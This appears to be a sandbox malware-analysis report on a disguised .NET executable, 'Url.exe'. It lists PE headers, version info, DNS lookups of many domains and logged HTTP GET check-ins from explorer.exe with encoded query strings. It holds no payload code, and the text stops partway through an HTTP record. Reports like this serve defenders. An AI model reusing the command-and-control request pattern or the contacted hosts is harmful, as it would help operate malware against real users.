IMAGE_DIRECTORY_ENTRY_IMPORT	0x83280	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x84000	0x614	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x86000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x812d8	0x81400	False	0.901811079545	data	7.85500503575	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x84000	0x614	0x800	False	0.3359375	data	3.43679274564	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x86000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x84090	0x384	data		
RT_MANIFEST	0x84424	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2018
Assembly Version	1.0.0.0
InternalName	Url.exe
FileVersion	1.0.0.0
CompanyName	BobbleSoft
LegalTrademarks	
Comments	Converts one textual format to another.
ProductName	Format Converter
ProductVersion	1.0.0.0
FileDescription	Format Converter
OriginalFilename	Url.exe


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-13:33:30.395435	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49712	34.102.136.180	192.168.2.5
04/08/21-13:33:35.569008	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49713	34.102.136.180	192.168.2.5

Network Port Distribution

Total Packets: 80



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:33:30.258059025 CEST	49712	80	192.168.2.5	34.102.136.180
Apr 8, 2021 13:33:30.270374060 CEST	80	49712	34.102.136.180	192.168.2.5
Apr 8, 2021 13:33:30.270483017 CEST	49712	80	192.168.2.5	34.102.136.180
Apr 8, 2021 13:33:30.270664930 CEST	49712	80	192.168.2.5	34.102.136.180
Apr 8, 2021 13:33:30.282777071 CEST	80	49712	34.102.136.180	192.168.2.5
Apr 8, 2021 13:33:30.395435095 CEST	80	49712	34.102.136.180	192.168.2.5
Apr 8, 2021 13:33:30.395462036 CEST	80	49712	34.102.136.180	192.168.2.5
Apr 8, 2021 13:33:30.395627022 CEST	49712	80	192.168.2.5	34.102.136.180
Apr 8, 2021 13:33:30.395771980 CEST	49712	80	192.168.2.5	34.102.136.180
Apr 8, 2021 13:33:30.410864115 CEST	80	49712	34.102.136.180	192.168.2.5
Apr 8, 2021 13:33:35.441595078 CEST	49713	80	192.168.2.5	34.102.136.180
Apr 8, 2021 13:33:35.454417944 CEST	80	49713	34.102.136.180	192.168.2.5
Apr 8, 2021 13:33:35.454521894 CEST	49713	80	192.168.2.5	34.102.136.180
Apr 8, 2021 13:33:35.454659939 CEST	49713	80	192.168.2.5	34.102.136.180
Apr 8, 2021 13:33:35.467411995 CEST	80	49713	34.102.136.180	192.168.2.5
Apr 8, 2021 13:33:35.569008112 CEST	80	49713	34.102.136.180	192.168.2.5
Apr 8, 2021 13:33:35.569031000 CEST	80	49713	34.102.136.180	192.168.2.5
Apr 8, 2021 13:33:35.569360971 CEST	49713	80	192.168.2.5	34.102.136.180
Apr 8, 2021 13:33:35.569529057 CEST	49713	80	192.168.2.5	34.102.136.180
Apr 8, 2021 13:33:35.582372904 CEST	80	49713	34.102.136.180	192.168.2.5
Apr 8, 2021 13:33:40.936160088 CEST	49716	80	192.168.2.5	198.54.117.218
Apr 8, 2021 13:33:41.110282898 CEST	80	49716	198.54.117.218	192.168.2.5
Apr 8, 2021 13:33:41.110400915 CEST	49716	80	192.168.2.5	198.54.117.218
Apr 8, 2021 13:33:41.110529900 CEST	49716	80	192.168.2.5	198.54.117.218
Apr 8, 2021 13:33:41.284627914 CEST	80	49716	198.54.117.218	192.168.2.5
Apr 8, 2021 13:33:41.284666061 CEST	80	49716	198.54.117.218	192.168.2.5
Apr 8, 2021 13:33:46.447664022 CEST	49722	80	192.168.2.5	185.107.56.197
Apr 8, 2021 13:33:46.474776030 CEST	80	49722	185.107.56.197	192.168.2.5
Apr 8, 2021 13:33:46.474947929 CEST	49722	80	192.168.2.5	185.107.56.197
Apr 8, 2021 13:33:46.475327969 CEST	49722	80	192.168.2.5	185.107.56.197
Apr 8, 2021 13:33:46.502770901 CEST	80	49722	185.107.56.197	192.168.2.5
Apr 8, 2021 13:33:46.528913975 CEST	80	49722	185.107.56.197	192.168.2.5
Apr 8, 2021 13:33:46.529126883 CEST	49722	80	192.168.2.5	185.107.56.197
Apr 8, 2021 13:33:46.529169083 CEST	80	49722	185.107.56.197	192.168.2.5
Apr 8, 2021 13:33:46.529215097 CEST	49722	80	192.168.2.5	185.107.56.197
Apr 8, 2021 13:33:46.561122894 CEST	80	49722	185.107.56.197	192.168.2.5
Apr 8, 2021 13:33:51.594780922 CEST	49723	80	192.168.2.5	94.136.40.51
Apr 8, 2021 13:33:51.644813061 CEST	80	49723	94.136.40.51	192.168.2.5
Apr 8, 2021 13:33:51.644915104 CEST	49723	80	192.168.2.5	94.136.40.51
Apr 8, 2021 13:33:51.645071030 CEST	49723	80	192.168.2.5	94.136.40.51
Apr 8, 2021 13:33:51.695214033 CEST	80	49723	94.136.40.51	192.168.2.5
Apr 8, 2021 13:33:51.695235968 CEST	80	49723	94.136.40.51	192.168.2.5
Apr 8, 2021 13:33:51.695450068 CEST	49723	80	192.168.2.5	94.136.40.51
Apr 8, 2021 13:33:51.695672035 CEST	49723	80	192.168.2.5	94.136.40.51

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:33:51.744688988 CEST	80	49723	94.136.40.51	192.168.2.5
Apr 8, 2021 13:34:01.859214067 CEST	49724	80	192.168.2.5	103.253.212.249
Apr 8, 2021 13:34:02.044053078 CEST	80	49724	103.253.212.249	192.168.2.5
Apr 8, 2021 13:34:02.044210911 CEST	49724	80	192.168.2.5	103.253.212.249
Apr 8, 2021 13:34:02.044403076 CEST	49724	80	192.168.2.5	103.253.212.249
Apr 8, 2021 13:34:02.228183985 CEST	80	49724	103.253.212.249	192.168.2.5
Apr 8, 2021 13:34:02.446372032 CEST	80	49724	103.253.212.249	192.168.2.5
Apr 8, 2021 13:34:02.446496964 CEST	80	49724	103.253.212.249	192.168.2.5
Apr 8, 2021 13:34:02.446574926 CEST	49724	80	192.168.2.5	103.253.212.249
Apr 8, 2021 13:34:02.446635962 CEST	49724	80	192.168.2.5	103.253.212.249
Apr 8, 2021 13:34:02.630485058 CEST	80	49724	103.253.212.249	192.168.2.5
Apr 8, 2021 13:34:23.094430923 CEST	49728	80	192.168.2.5	212.237.249.116
Apr 8, 2021 13:34:23.127862930 CEST	80	49728	212.237.249.116	192.168.2.5
Apr 8, 2021 13:34:23.127980947 CEST	49728	80	192.168.2.5	212.237.249.116
Apr 8, 2021 13:34:23.128309011 CEST	49728	80	192.168.2.5	212.237.249.116
Apr 8, 2021 13:34:23.162100077 CEST	80	49728	212.237.249.116	192.168.2.5
Apr 8, 2021 13:34:23.162314892 CEST	80	49728	212.237.249.116	192.168.2.5
Apr 8, 2021 13:34:23.162336111 CEST	80	49728	212.237.249.116	192.168.2.5
Apr 8, 2021 13:34:23.162478924 CEST	49728	80	192.168.2.5	212.237.249.116
Apr 8, 2021 13:34:23.162554026 CEST	49728	80	192.168.2.5	212.237.249.116
Apr 8, 2021 13:34:23.196173906 CEST	80	49728	212.237.249.116	192.168.2.5
Apr 8, 2021 13:34:28.200548887 CEST	49729	80	192.168.2.5	160.153.136.3
Apr 8, 2021 13:34:28.231518984 CEST	80	49729	160.153.136.3	192.168.2.5
Apr 8, 2021 13:34:28.231622934 CEST	49729	80	192.168.2.5	160.153.136.3
Apr 8, 2021 13:34:28.232156038 CEST	49729	80	192.168.2.5	160.153.136.3
Apr 8, 2021 13:34:28.263297081 CEST	80	49729	160.153.136.3	192.168.2.5
Apr 8, 2021 13:34:28.263442993 CEST	49729	80	192.168.2.5	160.153.136.3
Apr 8, 2021 13:34:28.263508081 CEST	49729	80	192.168.2.5	160.153.136.3
Apr 8, 2021 13:34:28.295006037 CEST	80	49729	160.153.136.3	192.168.2.5
Apr 8, 2021 13:34:33.950870037 CEST	49730	80	192.168.2.5	209.99.40.222
Apr 8, 2021 13:34:34.094578981 CEST	80	49730	209.99.40.222	192.168.2.5
Apr 8, 2021 13:34:34.094669104 CEST	49730	80	192.168.2.5	209.99.40.222
Apr 8, 2021 13:34:34.094811916 CEST	49730	80	192.168.2.5	209.99.40.222
Apr 8, 2021 13:34:34.238534927 CEST	80	49730	209.99.40.222	192.168.2.5
Apr 8, 2021 13:34:34.314126968 CEST	80	49730	209.99.40.222	192.168.2.5
Apr 8, 2021 13:34:34.314306974 CEST	49730	80	192.168.2.5	209.99.40.222
Apr 8, 2021 13:34:34.314363003 CEST	49730	80	192.168.2.5	209.99.40.222
Apr 8, 2021 13:34:34.460891962 CEST	80	49730	209.99.40.222	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:32:22.833081961 CEST	52212	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:32:22.846518040 CEST	53	52212	8.8.8.8	192.168.2.5
Apr 8, 2021 13:32:22.996326923 CEST	54302	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:32:23.008068085 CEST	53	54302	8.8.8.8	192.168.2.5
Apr 8, 2021 13:32:23.306230068 CEST	53784	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:32:23.318253040 CEST	53	53784	8.8.8.8	192.168.2.5
Apr 8, 2021 13:32:23.933686018 CEST	65307	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:32:23.946712017 CEST	53	65307	8.8.8.8	192.168.2.5
Apr 8, 2021 13:32:25.813678980 CEST	64344	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:32:25.826666117 CEST	53	64344	8.8.8.8	192.168.2.5
Apr 8, 2021 13:32:25.913069963 CEST	62060	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:32:25.931328058 CEST	53	62060	8.8.8.8	192.168.2.5
Apr 8, 2021 13:32:27.814912081 CEST	61805	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:32:27.827399969 CEST	53	61805	8.8.8.8	192.168.2.5
Apr 8, 2021 13:32:31.728974104 CEST	54795	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:32:31.741303921 CEST	53	54795	8.8.8.8	192.168.2.5
Apr 8, 2021 13:32:32.897629023 CEST	49557	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:32:32.911175013 CEST	53	49557	8.8.8.8	192.168.2.5
Apr 8, 2021 13:32:34.201644897 CEST	61733	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:32:34.215279102 CEST	53	61733	8.8.8.8	192.168.2.5
Apr 8, 2021 13:32:40.029289961 CEST	65447	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:32:40.042716026 CEST	53	65447	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:32:40.800424099 CEST	52441	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:32:40.812822104 CEST	53	52441	8.8.8.8	192.168.2.5
Apr 8, 2021 13:32:43.518765926 CEST	62176	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:32:43.531644106 CEST	53	62176	8.8.8.8	192.168.2.5
Apr 8, 2021 13:32:44.282016039 CEST	59596	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:32:44.294867992 CEST	53	59596	8.8.8.8	192.168.2.5
Apr 8, 2021 13:32:52.887798071 CEST	65296	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:32:52.906302929 CEST	53	65296	8.8.8.8	192.168.2.5
Apr 8, 2021 13:33:00.137336969 CEST	63183	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:33:00.149841070 CEST	53	63183	8.8.8.8	192.168.2.5
Apr 8, 2021 13:33:17.721121073 CEST	60151	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:33:17.739259005 CEST	53	60151	8.8.8.8	192.168.2.5
Apr 8, 2021 13:33:17.945380926 CEST	56969	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:33:17.963702917 CEST	53	56969	8.8.8.8	192.168.2.5
Apr 8, 2021 13:33:30.210724115 CEST	55161	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:33:30.246296883 CEST	53	55161	8.8.8.8	192.168.2.5
Apr 8, 2021 13:33:35.405210018 CEST	54757	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:33:35.440232038 CEST	53	54757	8.8.8.8	192.168.2.5
Apr 8, 2021 13:33:38.592920065 CEST	49992	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:33:38.604931116 CEST	53	49992	8.8.8.8	192.168.2.5
Apr 8, 2021 13:33:40.915441036 CEST	60075	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:33:40.935023069 CEST	53	60075	8.8.8.8	192.168.2.5
Apr 8, 2021 13:33:45.830955029 CEST	55016	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:33:45.849416018 CEST	53	55016	8.8.8.8	192.168.2.5
Apr 8, 2021 13:33:46.397650003 CEST	64345	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:33:46.444155931 CEST	53	64345	8.8.8.8	192.168.2.5
Apr 8, 2021 13:33:51.550884008 CEST	57128	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:33:51.593406916 CEST	53	57128	8.8.8.8	192.168.2.5
Apr 8, 2021 13:34:01.743119001 CEST	54791	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:34:01.857958078 CEST	53	54791	8.8.8.8	192.168.2.5
Apr 8, 2021 13:34:04.070271015 CEST	50463	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:34:04.096291065 CEST	53	50463	8.8.8.8	192.168.2.5
Apr 8, 2021 13:34:07.454755068 CEST	50394	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:34:07.841377020 CEST	53	50394	8.8.8.8	192.168.2.5
Apr 8, 2021 13:34:12.860888958 CEST	58530	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:34:12.890397072 CEST	53	58530	8.8.8.8	192.168.2.5
Apr 8, 2021 13:34:13.140750885 CEST	53813	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:34:13.164822102 CEST	53	53813	8.8.8.8	192.168.2.5
Apr 8, 2021 13:34:15.298439980 CEST	63732	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:34:15.324740887 CEST	53	63732	8.8.8.8	192.168.2.5
Apr 8, 2021 13:34:17.937128067 CEST	57344	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:34:17.996918917 CEST	53	57344	8.8.8.8	192.168.2.5
Apr 8, 2021 13:34:23.019419909 CEST	54450	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:34:23.092856884 CEST	53	54450	8.8.8.8	192.168.2.5
Apr 8, 2021 13:34:28.178893089 CEST	59261	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:34:28.198776007 CEST	53	59261	8.8.8.8	192.168.2.5
Apr 8, 2021 13:34:33.301706076 CEST	57151	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:34:33.949660063 CEST	53	57151	8.8.8.8	192.168.2.5
Apr 8, 2021 13:34:39.329008102 CEST	59413	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:34:39.365118027 CEST	53	59413	8.8.8.8	192.168.2.5
Apr 8, 2021 13:34:44.375610113 CEST	60516	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:34:44.528567076 CEST	53	60516	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 13:33:30.210724115 CEST	192.168.2.5	8.8.8.8	0xb067	Standard query (0)	www.mayipay9.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:33:35.405210018 CEST	192.168.2.5	8.8.8.8	0x9fb0	Standard query (0)	www.salesenablementlaunch.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:33:40.915441036 CEST	192.168.2.5	8.8.8.8	0xeb20	Standard query (0)	www.oldschoolnews.net	A (IP address)	IN (0x0001)
Apr 8, 2021 13:33:46.397650003 CEST	192.168.2.5	8.8.8.8	0x7616	Standard query (0)	www.aquarayaume.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 13:33:51.550884008 CEST	192.168.2.5	8.8.8.8	0xdf83	Standard query (0)	www.globalperfumery.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:34:01.743119001 CEST	192.168.2.5	8.8.8.8	0x3ff5	Standard query (0)	www.kopebitest.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:34:07.454755068 CEST	192.168.2.5	8.8.8.8	0x3d43	Standard query (0)	www.qingniang.club	A (IP address)	IN (0x0001)
Apr 8, 2021 13:34:12.860888958 CEST	192.168.2.5	8.8.8.8	0x187d	Standard query (0)	www.lattakia-imbiss.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:34:17.937128067 CEST	192.168.2.5	8.8.8.8	0x17d2	Standard query (0)	www.ahaal20.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:34:23.019419909 CEST	192.168.2.5	8.8.8.8	0xf3bc	Standard query (0)	www.farmacyfastfood.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:34:28.178893089 CEST	192.168.2.5	8.8.8.8	0xe300	Standard query (0)	www.bigbuddyco.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:34:33.301706076 CEST	192.168.2.5	8.8.8.8	0xa891	Standard query (0)	www.agarkovsport.online	A (IP address)	IN (0x0001)
Apr 8, 2021 13:34:39.329008102 CEST	192.168.2.5	8.8.8.8	0xfaac	Standard query (0)	www.xiaoqiche.net	A (IP address)	IN (0x0001)
Apr 8, 2021 13:34:44.375610113 CEST	192.168.2.5	8.8.8.8	0xe01d	Standard query (0)	www.almosting.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 13:33:30.246296883 CEST	8.8.8.8	192.168.2.5	0xb067	No error (0)	www.mayipay9.com	mayipay9.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:33:30.246296883 CEST	8.8.8.8	192.168.2.5	0xb067	No error (0)	mayipay9.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 13:33:35.440232038 CEST	8.8.8.8	192.168.2.5	0x9fb0	No error (0)	www.salesenablementlaunch.com	salesenablementlaunch.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:33:35.440232038 CEST	8.8.8.8	192.168.2.5	0x9fb0	No error (0)	salesenablementlaunch.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 13:33:40.935023069 CEST	8.8.8.8	192.168.2.5	0xeb20	No error (0)	www.oldschoolnews.net	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:33:40.935023069 CEST	8.8.8.8	192.168.2.5	0xeb20	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Apr 8, 2021 13:33:40.935023069 CEST	8.8.8.8	192.168.2.5	0xeb20	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Apr 8, 2021 13:33:40.935023069 CEST	8.8.8.8	192.168.2.5	0xeb20	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Apr 8, 2021 13:33:40.935023069 CEST	8.8.8.8	192.168.2.5	0xeb20	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Apr 8, 2021 13:33:40.935023069 CEST	8.8.8.8	192.168.2.5	0xeb20	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Apr 8, 2021 13:33:40.935023069 CEST	8.8.8.8	192.168.2.5	0xeb20	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Apr 8, 2021 13:33:40.935023069 CEST	8.8.8.8	192.168.2.5	0xeb20	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Apr 8, 2021 13:33:46.444155931 CEST	8.8.8.8	192.168.2.5	0x7616	No error (0)	www.aquaroyaume.com		185.107.56.197	A (IP address)	IN (0x0001)
Apr 8, 2021 13:33:51.593406916 CEST	8.8.8.8	192.168.2.5	0xdf83	No error (0)	www.globalperfumery.com		94.136.40.51	A (IP address)	IN (0x0001)
Apr 8, 2021 13:34:01.857958078 CEST	8.8.8.8	192.168.2.5	0x3ff5	No error (0)	www.kopebitest.com	kopebitest.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:34:01.857958078 CEST	8.8.8.8	192.168.2.5	0x3ff5	No error (0)	kopebitest.com		103.253.212.249	A (IP address)	IN (0x0001)
Apr 8, 2021 13:34:07.841377020 CEST	8.8.8.8	192.168.2.5	0x3d43	Name error (3)	www.qingniang.club	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 13:34:12.890397072 CEST	8.8.8.8	192.168.2.5	0x187d	Name error (3)	www.lattakia-imbiss.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 13:34:17.996918917 CEST	8.8.8.8	192.168.2.5	0x17d2	Server failure (2)	www.ahaal20.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 13:34:23.092856884 CEST	8.8.8.8	192.168.2.5	0xf3bc	No error (0)	www.farmacyfastfood.com		212.237.249.116	A (IP address)	IN (0x0001)
Apr 8, 2021 13:34:28.198776007 CEST	8.8.8.8	192.168.2.5	0xe300	No error (0)	www.bigbuddyco.com	bigbuddyco.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:34:28.198776007 CEST	8.8.8.8	192.168.2.5	0xe300	No error (0)	bigbuddyco.com		160.153.136.3	A (IP address)	IN (0x0001)
Apr 8, 2021 13:34:33.949660063 CEST	8.8.8.8	192.168.2.5	0xa891	No error (0)	www.agarkovsport.online		209.99.40.222	A (IP address)	IN (0x0001)
Apr 8, 2021 13:34:39.365118027 CEST	8.8.8.8	192.168.2.5	0xfaac	Name error (3)	www.xiaoqiche.net	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 13:34:44.528567076 CEST	8.8.8.8	192.168.2.5	0xe01d	No error (0)	www.almosting.com	alrighting.xshoppy.shop		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:34:44.528567076 CEST	8.8.8.8	192.168.2.5	0xe01d	No error (0)	alrighting.xshoppy.shop		75.2.113.213	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.mayipay9.com
- www.salesenablementlaunch.com
- www.oldschoolnews.net
- www.aquaroyaume.com
- www.globalperfumery.com
- www.kopebitest.com
- www.farmacyfastfood.com
- www.bigbuddyco.com
- www.agarkovsport.online

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49712	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:33:30.270664930 CEST	1292	OUT	GET /uabu/?o0D=jL0LdZHh34d0ut&_hrPK=RBOjcSI+0PCin3DYAfURe2BWN4BeTm/4XrPmNHFHgtwunN92sbbb7RERPNQlss2FkGEY HTTP/1.1 Host: www.mayipay9.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:33:30.395435095 CEST	1293	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 11:33:30 GMT Content-Type: text/html Content-Length: 275 ETag: "606abe1d-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49713	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:33:35.454659939 CEST	1294	OUT	GET /uabu/?_hrPK=bFc1eA65WhbOipBbmVMfd20rI4CLIGZenFDlnHAQDQVOe5/sLng8MX+h5fYtrCFe3/9q&o0D=jL0LdZHh34d0ut HTTP/1.1 Host: www.salesenablementlaunch.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:33:35.569008112 CEST	1294	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 11:33:35 GMT Content-Type: text/html Content-Length: 275 ETag: "605e06f8-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" 